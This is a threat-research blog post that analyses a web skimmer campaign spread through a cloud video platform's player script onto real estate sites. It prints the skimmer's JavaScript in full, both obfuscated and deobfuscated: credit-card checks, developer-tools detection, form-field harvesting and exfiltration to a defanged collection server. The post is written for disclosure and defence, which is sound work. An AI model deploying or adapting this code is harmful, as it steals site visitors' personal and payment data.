A New Web Skimmer Campaign Targets Real Estate Websites Through Attacking Cloud Video Distribution Supply Chain

unit42.paloaltonetworks.com/web-skimmer-video-distribution

January 3, 2022

By Taojie Wang, Jin Chen and Tao Yan

Executive Summary

Supply chain networks are frequent targets for cybercrime, as controlling a weak link in the supply chain can grant cybercriminals access to more victims – especially when the weak link is the source of the supply chain. Recently, we found a supply chain attack leveraging a cloud video platform to distribute skimmer (aka formjacking) campaigns. In skimmer attacks, cybercriminals inject malicious JavaScript code to hack a website and take over the functionality of the site's HTML form page to collect sensitive user information. In the case of the attacks described here, the attacker injected the skimmer JavaScript codes into video, so whenever others import the video, their websites get embedded with skimmer codes as well.

With Palo Alto Networks proactive monitoring and detection services, we detected over 100 real estate sites that were compromised by the same skimmer attack. The skimmer attack has grown in popularity with attackers since we published our previous blog posts, "Anatomy of Formjacking Attacks" and "Data Analysis: A Closer Look at the Web Skimmer." After analysis of the sites we identified, we found that all the compromised sites belong to one parent company. All these compromised sites are importing the same video (accompanied by malicious scripts) from a cloud video platform.

We worked with the cloud video platform and the real estate company to help them remove the malware prior to publication. We're publishing this piece to alert organizations and web surfers of the potential for supply chain attacks to infect legitimate websites without the knowledge of those organizations. In this blog, we will take a step-by-step look at how this attack is deployed and how the skimmer steals victims' sensitive information.

Palo Alto Networks customers are protected from this type of attack via the WildFire and URL Filtering subscription services for the Next-Generation Firewall.

Types of Attacks and Vulnerabilities Covered	Skimmer attacks, formjacking
Related Unit 42 Topics	Information stealing

Table of Contents

Skimmer Detection

With Palo Alto Networks proactive monitoring and detection services, we are able to capture websites compromised by the skimmer attack discussed here. These websites are listed in the indicators of compromise (IoCs) section below.

Let's take one website as an example (see Figure 1). It provides a form that visitors can use to request more information about a house for sale, and it includes fields where the user is asked to provide personal information.



Figure 1. Asking for a potential victim's sensitive information.

When trying to access this page, our detection service is able to detect a skimmer attack in an iframe URL:

Figure 2. Malicious code resides in this HTML page.

Skimmer Code Analysis

To better understand how this skimmer operates, we do a deep dive into the sample codes. Let's start with the JavaScript code extracted from the compromised sites:

JavaScript

```
var
u=["VHJ5U2VuZA==","SU1H","R2V0SW1hZ2VVcmw=","P3JlZmY9","b25yZWFkeXN0YXRlY2hhbmdl","cmVhZHlTdGF0ZQ==","Y29tcGxldGU=","c2V0SW50ZX
(function(e,t){var r=function(t){while(--t){e["push"](e["shift"]())}};r(++t)})(u,230);
var l=function(t,r){t=t-0;var i=u[t];
if(l["HwWGHQ"]===undefined){(function(){var t=function(){var t;try{t=Function("return (function() "+'{}.constructor("return this")( )'+");
")()}catch(r){t=e}return t};
var r=t();
var i="ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=";
r["atob"]||(r["atob"]=function(e){var t=String(e)["replace"](/=+$/,"");
for(var r=0,n,a,s=0,o="";
a=t["charAt"](s++);
~a&&(n=r%4?n*64+a:a,r++%4)?o+=String["fromCharCode"](255&n>>(-2*r&6)):0){a=i["indexOf"](a)}return o})})();
l["lGbxnk"]=function(e){var t=atob(e);
var r=[];
for(var i=0,n=t["length"];
i<n;i++){r+="%"+("00"+t["charCodeAt"](i)["toString"](16))["slice"](-2)}return decodeURIComponent(r)};
l["giOUOg"]={};
l["HwWGHQ"]=!![]}var n=l["giOUOg"][t];
if(n===undefined){i=l["lGbxnk"](i);
l["giOUOg"][t]=i}else{i=n}return i};
function c(e,t,r){return e[l("0x0")](new RegExp(t,"g"),r)}function d(e){var t=/^(?:4[0-9]{12}(?:[0-9]{3})?)$/;
var r=/^(?:5[1-5][0-9]{14})$/;
var i=/^(?:3[47][0-9]{13})$/;
var n=/^(?:6(?:011|5[0-9][0-9])[0-9]{12})$/;
var a=![];
if(t["test"](e)){a=!![]}else if(r[l("0x1")](e)){a=!![]}else if(i[l("0x1")](e)){a=!![]}else if(n[l("0x1")](e)){a=!![]}return a}function f(e){if(/[^0-9-\s]+/["test"](e))return![];
var t=0,r=0,i=![];
e=e[l("0x0")](/\D/g,"");
for(var n=e[l("0x2")]-1;
n>=0;
n--){var a=e[l("0x3")](n),r=parseInt(a,10);
if(i){if((r*=2)>9)r-=9}t+=r;
i=!i}return t%10==0}(function(){"use strict";
const t={};
t[l("0x4")]=![];
t[l("0x5")]=undefined;const r=160;
const i=(t,r)=>{e[l("0x6")](new CustomEvent("devtoolschange",{detail:{isOpen:t,orientation:r}}))};
setInterval(()=>{const n=e[l("0x7")]-e[l("0x8")]>r;
const a=e[l("0x9")]-e[l("0xa")]>r;
const s=n?l("0xb"):l("0xc");
if(!(a&&n)&&(e[l("0xd")]&&e["Firebug"][l("0xe")]&&e[l("0xd")]["chrome"][l("0xf")]||n||a)){if(!t["isOpen"]||t[l("0x5")]!==s){i(!![],s)}t["isOpen"]=!![];
t["orientation"]=s}else{if(t[l("0x4")]){i(![],undefined)}t["isOpen"]=![];
t[l("0x5")]=undefined}},500);
if(typeof module!==l("0x10")&&module[l("0x11")]){module[l("0x11")]=t}else{e[l("0x12")]=t}})();
String["prototype"][l("0x13")]=function(){var e=0,t,r;
if(this[l("0x2")]===0)return e;
for(t=0;t<this[l("0x2")];
t++){r=this[l("0x14")](t);
e=(e<<5)-e+r;
e|=0}return e};
var h={};
h[l("0x15")]="https://cdn-imgcloud[.]com/img";
h[l("0x16")]={};
h["Sent"]=[];
h["IsValid"]=![];
h[l("0x17")]=function(e){if(e.id!==undefined&&e.id!==""&&e.id!==null&&e.value.length<256&&e.value.length>0){if(f(c(c(e.value,"-",""),""," ",""))&&d(c(c(e.value,"-",""),
h.Data[e.id]=e.value;
return}if(e.name!==undefined&&e.name!==""&&e.name!==null&&e.value.length<256&&e.value.length>0){if(f(c(c(e.value,"-",""),""," ",""))&&d(c(c(e.value,"-",""),""," ","")
h.Data[e.name]=e.value;return}};
h[l("0x18")]=function(){var e=t.getElementsByTagName(l("0x19"));
var r=t.getElementsByTagName(l("0x1a"));
var i=t.getElementsByTagName(l("0x1b"));
for(var n=0;
n<e.length;n++)h.SaveParam(e[n]);
for(var n=0;
n<r.length;n++)h.SaveParam(r[n]);
for(var n=0;
n<i.length;n++)h.SaveParam(i[n])};
h[l("0x1c")]=function(){if(!e.devtools.isOpen&&h.IsValid){h.Data["Domain"]=location.hostname;
var t=encodeURIComponent(e.btoa(JSON.stringify(h.Data)));
var r=t.hashCode();
for(var i=0;
i<h.Sent.length;i++)if(h.Sent[i]==r)return;h.LoadImage(t)}};
h[l("0x1d")]=function(){h.SaveAllFields();
h.SendData()};
h["LoadImage"]=function(e){h.Sent.push(e.hashCode());
var r=t.createElement(l("0x1e"));
r.src=h.GetImageUrl(e)};
h[l("0x1f")]=function(e){return h.Gate+l("0x20")+e};
t[l("0x21")]=function(){if(t[l("0x22")]===l("0x23")){e[l("0x24")](h[l("0x1d")],500)}};
```

From the code, we know next to nothing about what the attack is attempting to do as it is highly obfuscated. Let's try to beautify it and split it into four parts to get a better understanding of it:

Skimmer Code Part One

JavaScript

```
var u = ["VHJ5U2VuZA==", "SU1H", "R2V0SW1hZ2VVcmw=", "P3JlZmY9", "b25yZWFkeXN0YXRlY2hhbmdl", "cmVhZHlTdGF0ZQ==", "Y29tcGxldGU=",
"c2V0SW50ZXJ2YWw=", "cmVwbGFjZQ==", "dGVzdA==", "bGVuZ3Ro", "Y2hhckF0", "aXNPcGVu", "b3JpZW50YXRpb24=",
"ZGlzcGF0Y2hFdmVudA==", "b3V0ZXJXaWR0aA==", "aW5uZXJXaWR0aA==", "b3V0ZXJIZWlnaHQ=", "aW5uZXJIZWlnaHQ=", "dmVydGljYWw=",
"aG9yaXpvbnRhbA==", "RmlyZWJ1Zw==", "Y2hyb21l", "aXNJbml0aWFsaXplZA==", "dW5kZWZpbmVk", "ZXhwb3J0cw==", "ZGV2dG9vbHM=",
"aGFzaENvZGU=", "Y2hhckNvZGVBdA==", "R2F0ZQ==", "RGF0YQ==", "U2F2ZVBhcmFt", "U2F2ZUFsbEZpZWxkcw==", "aW5wdXQ=", "c2VsZWN0",
"dGV4dGFyZWE=", "U2VuZERhdGE="];
(function(e, t) {
    var r = function(t) {
        while (--t) {
            e["push"](e["shift"]())
        }
    };
    r(++t)
})(u, 230);
var l = function(t, r) {
    t = t - 0;
    var i = u[t];
    if (l["HwWGHQ"] === undefined) {
        (function() {
            var t = function() {
                var t;
                try {
                    t = Function("return (function() " + '{}.constructor("return this")( )' + ");")()
                } catch (r) {
                    t = e
                }
                return t
            };
            var r = t();
            var i = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=";
            r["atob"] || (r["atob"] = function(e) {
                var t = String(e)["replace"](/=+$/, "");
                for (var r = 0, n, a, s = 0, o = ""; a = t["charAt"](s++); ~a && (n = r % 4 ? n * 64 + a : a, r++ % 4) ? o += String["fromCharCode"](255 & n >> (-2 * r
& 6)) : 0) {
                    a = i["indexOf"](a)
                }
                return o
            })
        })();
        l["lGbxnk"] = function(e) {
            var t = atob(e);
            var r = [];
            for (var i = 0, n = t["length"]; i < n; i++) {
                r += "%" + ("00" + t["charCodeAt"](i)["toString"](16))["slice"](-2)
            }
            return decodeURIComponent(r)
        };
        l["giOUOg"] = {};
        l["HwWGHQ"] = !![]
    }
    var n = l["giOUOg"][t];
    if (n === undefined) {
        i = l["lGbxnk"](i);
        l["giOUOg"][t] = i
    } else {
        i = n
    }
    return i
};
```

The code in part one is used to decrypt the string array – u; the decryption function is l.

After decryption, we can get a plain text array as shown below. For example, l (0x1) is the string test.

JavaScript

```
0 "replace"
1 "test"
2 "length"
3 "charAt"
4 "isOpen"
5 "orientation"
6 "dispatchEvent"
7 "outerWidth"
8 "innerWidth"
9 "outerHeight"
10 "innerHeight"
11 "vertical"
12 "horizontal"
13 "Firebug"
14 "chrome"
15 "isInitialized"
16 "undefined"
17 "exports"
18 "devtools"
19 "hashCode"
20 "charCodeAt"
21 "Gate"
22 "Data"
23 "SaveParam"
24 "SaveAllFields"
25 "input"
26 "select"
27 "textarea"
28 "SendData"
29 "TrySend"
30 "IMG"
31 "GetImageUrl"
32 "?reff="
33 "onreadystatechange"
34 "readyState"
35 "complete"
36 "setInterval"
```

Skimmer Code Part Two

JavaScript

```
function c(e, t, r) {
    return e[l("0x0")](new RegExp(t, "g"), r)
}

function d(e) {
    var t = /^(?:4[0-9]{12}(?:[0-9]{3})?)$/;
    var r = /^(?:5[1-5][0-9]{14})$/;
    var i = /^(?:3[47][0-9]{13})$/;
    var n = /^(?:6(?:011|5[0-9][0-9])[0-9]{12})$/;
    var a = ![];
    if (t["test"](e)) {
        a = !![]
    } else if (r[l("0x1")](e)) {
        a = !![]
    } else if (i[l("0x1")](e)) {
        a = !![]
    } else if (n[l("0x1")](e)) {
        a = !![]
    }
    return a
}

function f(e) {
    if (/[^0-9-\s]+/ ["test"](e)) return ![];
    var t = 0,
        r = 0,
        i = ![];
    e = e[l("0x0")](/\D/g, "");
    for (var n = e[l("0x2")] - 1; n >= 0; n--) {
        var a = e[l("0x3")](n),
            r = parseInt(a, 10);
        if (i) {
            if ((r *= 2) > 9) r -= 9
        }
        t += r;
        i = !i
    }
    return t % 10 == 0
}
```

Part two defines three functions:

1. Function c is used to replace the string with a regex pattern.
2. Function d is used to verify whether a string matches a credit card pattern. We can see it uses four regex patterns.
3. Function f is used to verify credit card numbers with the Luhn algorithm.

Skimmer Code Part Three

JavaScript

```
(function() {
    "use strict";
    const t = {};
    t[l("0x4")] = ![];
    t[l("0x5")] = undefined;
    const r = 160;
    const i = (t, r) => {
        e[l("0x6")](new CustomEvent("devtoolschange", {
            detail: {
                isOpen: t,
                orientation: r
            }
        }))
    };
    setInterval(() => {
        const n = e[l("0x7")] - e[l("0x8")] > r;
        const a = e[l("0x9")] - e[l("0xa")] > r;
        const s = n ? l("0xb") : l("0xc");
        if (!(a && n) && (e[l("0xd")] && e["Firebug"][l("0xe")] && e[l("0xd")]["chrome"][l("0xf")] || n || a)) {
            if (!t["isOpen"] || t[l("0x5")] !== s) {
                i(!![], s)
            }
            t["isOpen"] = !![];
            t["orientation"] = s
        } else {
            if (t[l("0x4")]) {
                i(![], undefined)
            }
            t["isOpen"] = ![];
            t[l("0x5")] = undefined
        }
    }, 500);
    if (typeof module !== l("0x10") && module[l("0x11")]) {
        module[l("0x11")] = t
    } else {
        e[l("0x12")] = t
    }
})();
```

Part three is an anti-debug code. With decryption, it looks as below:

JavaScript

```
var e = {
        open: !1,
        orientation: null
};
n = 160,
o = function(e, n) {
window.dispatchEvent(new CustomEvent("devtoolschange", {
detail: {
open: e,
orientation: n
}
}))
};
setInterval(function() {
var t = window.outerWidth - window.innerWidth > n,
i = window.outerHeight - window.innerHeight > n,
d = t ? "vertical" : "horizontal";
i && t || !(window.Firebug && window.Firebug.chrome && window.Firebug.chrome.isInitialized || t || i) ? (e.open && o(!1, null), e.open = !1, e.orientation =
null) : (e.open && e.orientation === d || o(!0, d), e.open = !0, e.orientation = d)
}, 500)
"undefined" != typeof module && module.exports ? module.exports = e : window.devtools = e
```

Basically, it checks if window.Firebug, window.Firebug.chrome and window.Firebug.chrome.isInitialized variables exist. It also sends a devtoolschange message to check whether the Chrome console is opened.

Skimmer Code Part Four

JavaScript

```
String["prototype"][l("0x13")] = function() {
String["prototype"][l("0x13")] = function() {
    var e = 0,
        t, r;
    if (this[l("0x2")] === 0) return e;
    for (t = 0; t < this[l("0x2")]; t++) {
        r = this[l("0x14")](t);
        e = (e << 5) - e + r;
        e |= 0
    }
    return e
};

var h = {};
h[l("0x15")] = "https://cdn-imgcloud[.]com/img";
h[l("0x16")] = {};
h["Sent"] = [];
h["IsValid"] = ![];
h[l("0x17")] = function(e) {
    if (e.id !== undefined && e.id != "" && e.id !== null && e.value.length < 256 && e.value.length > 0) {
        if (f(c(c(e.value, "-", ""), " ", "")) && d(c(c(e.value, "-", ""), " ", ""))) h.IsValid = !![];
        h.Data[e.id] = e.value;
        return
    }
    if (e.name !== undefined && e.name != "" && e.name !== null && e.value.length < 256 && e.value.length > 0) {
        if (f(c(c(e.value, "-", ""), " ", "")) && d(c(c(e.value, "-", ""), " ", ""))) h.IsValid = !![];
        h.Data[e.name] = e.value;
        return
    }
};
h[l("0x18")] = function() {
    var e = t.getElementsByTagName(l("0x19"));
    var r = t.getElementsByTagName(l("0x1a"));
    var i = t.getElementsByTagName(l("0x1b"));
    for (var n = 0; n < e.length; n++) h.SaveParam(e[n]);
    for (var n = 0; n < r.length; n++) h.SaveParam(r[n]);
    for (var n = 0; n < i.length; n++) h.SaveParam(i[n])
};
h[l("0x1c")] = function() {
    if (!e.devtools.isOpen && h.IsValid) {
        h.Data["Domain"] = location.hostname;
        var t = encodeURIComponent(e.btoa(JSON.stringify(h.Data)));
        var r = t.hashCode();
        for (var i = 0; i < h.Sent.length; i++)
            if (h.Sent[i] == r) return;
        h.LoadImage(t)
    }
};
h[l("0x1d")] = function() {
    h.SaveAllFields();
    h.SendData()
};
h["LoadImage"] = function(e) {
    h.Sent.push(e.hashCode());
    var r = t.createElement(l("0x1e"));
    r.src = h.GetImageUrl(e)
};
h[l("0x1f")] = function(e) {
    return h.Gate + l("0x20") + e
};
t[l("0x21")] = function() {
    if (t[l("0x22")] === l("0x23")) {
        e[l("0x24")](h[l("0x1d")], 500)
    }
};
```

After decryption, the code samples are very clear. Let's see what these code snippets do.

The code below defines the hashCode function, which is used to encrypt credit card content.

Code Analysis

JavaScript

```
// l["0x13"] == "hashCode", so
// l["0x13"] == "hashCode"
String["prototype"]["0x13"] = function() {
    var e = 0,
        t, r;
    if (this[l("0x2")] === 0) return e;
    for (t = 0; t < this[l("0x2")]; t++) {
        r = this[l("0x14")](t);
        e = (e << 5) - e + r;
        e |= 0
    }
    return e
};
```

The following code defines Gate and Data variables. The Data variable saves credit card information, and the Gate variable saves the C2 server.

JavaScript

```
var h = {};
h[l("0x15")] = "https://cdn-imgcloud[.]com/img"; //l("0x15") is "Gate" string
h[l("0x16")] = {}; // l("0x16") is string "Data"
h["Sent"] = [];
h["IsValid"] = ![];
```

The code samples below reveal how the skimmer steals credit card information and sends it out. We have broken the process down into the following steps:

1. First, it uses onreadystatechange to check whether the page load is done. It then calls the TrySend function.

2. The TrySend function calls the SaveAllFields function to read the customer input information, such as name and email address, from the HTML document, and then calls SaveParam to check if the data is valid. If valid, it will save this information into the Data variable.

3. Next, the TrySend function will call the SendData function to send the data. The SendData function will then call the LoadImage function to create an <img> HTML tag and fill the image source with a C2 URL.

JavaScript

```
//l("0x17") is string "SaveParam"
 h["SaveParam"]: function(elem) {
    if (e.id !== undefined && e.id != "" && e.id !== null && e.value.length < 256 && e.value.length > 0) {
        if (f(c(c(e.value, "-", ""), " ", "")) && d(c(c(e.value, "-", ""), " ", ""))) h.IsValid = !![];
        h.Data[e.id] = e.value;
        return
    }
    if (e.name !== undefined && e.name != "" && e.name !== null && e.value.length < 256 && e.value.length > 0) {
        if (f(c(c(e.value, "-", ""), " ", "")) && d(c(c(e.value, "-", ""), " ", ""))) h.IsValid = !![];
        h.Data[e.name] = e.value;
        return
    }
}

// l("0x18") is string "SaveAllFields"
h["SaveAllFields"]: function() {
     var inputs = document.getElementsByTagName("input");
     var selects = document.getElementsByTagName("select");
     var textareas = document.getElementsByTagName("textarea");
     for(var i = 0; i < inputs.length; i++) h.SaveParam(inputs[i]);
     for(var i = 0; i < selects.length; i++) h.SaveParam(selects[i]);
     for(var i = 0; i < textareas.length; i++) h.SaveParam(textareas[i]);
 }

  // l("0x1c") is string "SendData"
 h["SendData"]: function() {
     if (!e.devtools.isOpen && h.IsValid) {
         h.Data["Domain"] = location.hostname;
         var t = encodeURIComponent(e.btoa(JSON.stringify(h.Data)));
         var r = t.hashCode();
         for (var i = 0; i < h.Sent.length; i++)
            if (h.Sent[i] == r) return;
            h.LoadImage(t)
     }
},

// l("0x1d") is string "TrySend"
h["TrySend"] = function() {
    h.SaveAllFields();
    h.SendData()
};

h["LoadImage"] = function(e) {
    h.Sent.push(e.hashCode());
    var r = t.createElement(l("0x1e")); // l("0x1e") is string "IMG"
    r.src = h.GetImageUrl(e)
};

// l("0x1f") is string "GetImageUrl"
h["GetImageUrl"] = function(e) {
    return h.Gate + l("0x20") + e
};

// l("0x21") is string "onreadystatechange "
t["onreadystatechange"] = function() {
//if(document.readyState === 'complete')
    if (t[l("0x22")] === l("0x23")) {
        e[l("0x24")](h[l("0x1d")], 500) // call setInterval(TrySend, 500);
    }
};
```

Malicious Code in Video

How does the attacker inject the malicious code into the player of the cloud video platform? Let's take a look. When the cloud platform user creates a player, the user is allowed to add their own JavaScript customizations by uploading a JavaScript file to be included in their player. In this specific instance, the user uploaded a script that could be modified upstream to include malicious content.

We infer that the attacker altered the static script at its hosted location by attaching skimmer code. Upon the next player update, the video platform re-ingested the compromised file and served it along with the impacted player.

From the code analysis, we know the skimmer snippet is trying to gather victims' sensitive information such as names, emails, phone numbers, and send them to a collection server, https://cdn-imgcloud[.]com/img, which is also marked as malicious in VirusTotal:



Figure 3. VirusTotal result for the collection server.

Conclusion

In this skimmer campaign, we traced the malicious activity from the skimmer scripts to the source of the cloud video platform. We also did a deep dive into the code snippets collected from the skimmer campaign.

The skimmer itself is highly polymorphic, elusive and continuously evolving. When combined with cloud distribution platforms, the impact of a skimmer of this type could be very large. For these reasons, attacks like this raise the stakes for security researchers to untangle their sophisticated strategies and trace them to the root cause. We have to invent more sophisticated strategies to detect skimmer campaigns of this type, since merely blocking domain names or URLs used by skimmers is ineffective.

For website administrators, it is advisable to safeguard any accounts, avoid theft by phishing or social engineering, and manage permissions well. Also, we highly recommend conducting web content integrity checks on a regular basis. This can help detect and prevent injection of malicious code into the website content.

Palo Alto Networks customers are protected from skimmer (aka formjacking) attacks via the WildFire and URL Filtering subscription services for the Next-Generation Firewall.

Indicators of Compromise

Indicators of compromise for the web skimmer attacks discussed here can be found on GitHub.